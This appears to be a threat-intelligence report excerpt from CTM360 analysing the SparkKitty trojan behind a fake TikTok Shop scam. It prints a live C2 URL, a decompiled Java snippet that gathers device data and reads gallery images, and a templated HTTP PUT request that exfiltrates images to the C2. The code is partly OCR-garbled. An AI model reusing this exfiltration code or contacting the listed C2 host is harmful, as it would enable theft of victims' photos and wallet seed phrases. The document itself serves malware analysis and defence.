


The infected device connects with a Command-and-Control server to exchange data and commands.

SparkKitty Trojan Analysis

Network Communication and C2 Behavior





The infected device connects with a Command-and-Control server to exchange data and commands.

SparkKitty Trojan Analysis

Hardcoded C2 Infrastructure


Decompilation of the Java code within the App reveals that the above URL is statically embedded in the app's source. A snippet from class BgentURL includes:

URL url = new URL("https://aa.6786587.top/?dev=az");

This hardcoding confirms deliberate and persistent communication with attacker-controlled infrastructure.

It also implies a lack of dynamic C2 rotation, suggesting a possibly immature threat actor or early-stage development.

Static URLs can aid in detection and blocking efforts by threat intelligence teams and endpoint protection systems.



Web debugging proxy captures of app network traffic, including communications with this malicious domain that yield varied responses.

SparkKitty Trojan Analysis

Malware Capabilities


The behavior observed combined with known SparkKitty tactics indicates possible spyware-like features including:

- Gallery Scraping: Harvesting screenshots or seed phrase images.
- Device Fingerprinting: Reporting OS version, device ID, location, etc., back to the C2.

Decompilation of the Java code within the App reveals that the URL is statically embedded in the app's source. A snippet from the BgentURL class includes:

```
URL url = new URL("https://aa.6786587.top/?dev=az");
```

This confirms that the app initiates communication with a C2 domain. The malicious code is embedded in the app's entry point, where it requests an encrypted configuration file containing a list of C2 addresses.




Once downloaded, this file is decrypted. The Trojan uses these addresses to initiate its first outbound request, which includes metadata about the infected app. The C2 responds with a JSON object. If the code field is 0, communication is permitted. The status flag within the response determines whether the Trojan is allowed to upload images from the victim's device. If not permitted, the malware cycles to the next C2 address in the list.

SparkKitty Trojan Analysis

Malware Capabilities

The core functionality, stealing images from the gallery, occurs in two stages:

- The Trojan checks the status flag in the C2 response.
- If uploads are allowed, it proceeds to send images from the device's gallery, along with device information, via a PUT request to the C2 server. This typically happens the first time the app is executed.




```
hashMap.put("uuid", a(str));
hashMap.put("device", DispatchConstants.ANDROID);
hashMap.put("appname", b.a(context));
hashMap.put(TLogConstant.PERSIST_USER_ID, b.b(context));
hashMap.put("manufacturer", Build.MANUFACTURER);
hashMap.put(com.taobao.accs.common.Constants.KEY_MODEL, Build.MODEL);
hashMap.put("release", Build.VERSION.RELEASE);
hashMap.put(CcgConstant.r, Build.VERSION.SDK_INT + "");
d.a(str2);
d.a(hashMap);
byte[] bArr = null;
try {
    bufferedInputStream = new BufferedInputStream(new FileInputStream(str))
} catch (Exception e2) {
    d.a(f1780a, e2.toString());
    bufferedInputStream = null;
} = ByteArrayOutputStream byteArrayOutputStream new ByteArrayOutputStream()
byte[] bArr2 = new byte[8192];
while (true) {
    try {
        int read bufferedInputStream.read(bArr2);
        if (read == -1) {
            break;
        }
        byteArrayOutputStream.write(bArr2, 0, read);
        byteArrayOutputStream.flush();
    } catch (Exception e3) {
        d.a(f1780a, e3.toString());
    }
}
```

```
PUT /api/putImages HTTP/1.1
Host: [C2 IP:PORT]
Content-Type: multipart/form-data; boundary=Boundary+ABC123XYZ456
Connection: keep-alive
Accept: */*
Content-Length: [CONTENT LENGTH]
Accept-Encoding: gzip, deflate

--Boundary+ABC123XYZ456
Content-Disposition: form-data; name="appname"
[APP_NAME]

--Boundary+ABC123XYZ456
Content-Disposition: form-data; name="buid"
[BUILD_ID]

--Boundary+ABC123XYZ456
Content-Disposition: form-data; name="device"
[DEVICE_TYPE]

--Boundary+ABC123XYZ456
Content-Disposition: form-data; name="userId"
[USER_ID]

--Boundary+ABC123XYZ456
Content-Disposition: form-data; name="uuid"
[UUID]

--Boundary+ABC123XYZ456
Content-Disposition: form-data; name="image"; filename="sample.jpg"
Content-Type: image/jpeg
[EXFILTRATED IMAGE]
```

HTTP PUT request to a C2 server, showing the exfiltration of an image file and collected data.

TikTok Shop Scam (FraudOnTok) – Key Highlights:

- **Hybrid Delivery:** Combines phishing sites with malware-infected apps for wider impact.
- **Social Engineering:** Victims are approached via WhatsApp/Telegram, posing as TikTok affiliates.
- **Brand Abuse:** Fake sites mimic TikTok Shop's look to lower suspicion.
- **Spyware Use:** Modded apps with SparkKitty steal logins and crypto wallet data.
- **Hardcoded C2s:** Static command URLs suggest mid-level or evolving threat actor.
- **Fake Dashboards:** Victims see fake earnings, tricked into repeated crypto deposits.
- **Expanded Targets:** Now spoofing TikTok Mall and TikTok Wholesale.
- **Global Spread:** No longer region-bound, targets where TikTok is popular.

References:

https://www.kaspersky.com/about/press-releases/kaspersky-has-discovered-sparkkitty-a-new-trojan-spy-on-app-store-and-google-play
https://securelist.com/sparkkitty-ios-android-malware/116793/

ABOUT US

CTM360 is a consolidated platform that includes external attack surface management, digital risk protection (brand protection & anti-phishing, data leakage protection, and unlimited managed takedowns), security ratings, third party risk management, email intelligence (dmarc) and cyber threat intelligence.

CONTACT US:

+973 77 360 360

info@ctm360.com

www.ctm360.com

21st Floor, East Tower Bahrain Financial Harbour, Kingdom of Bahrain

CTM360®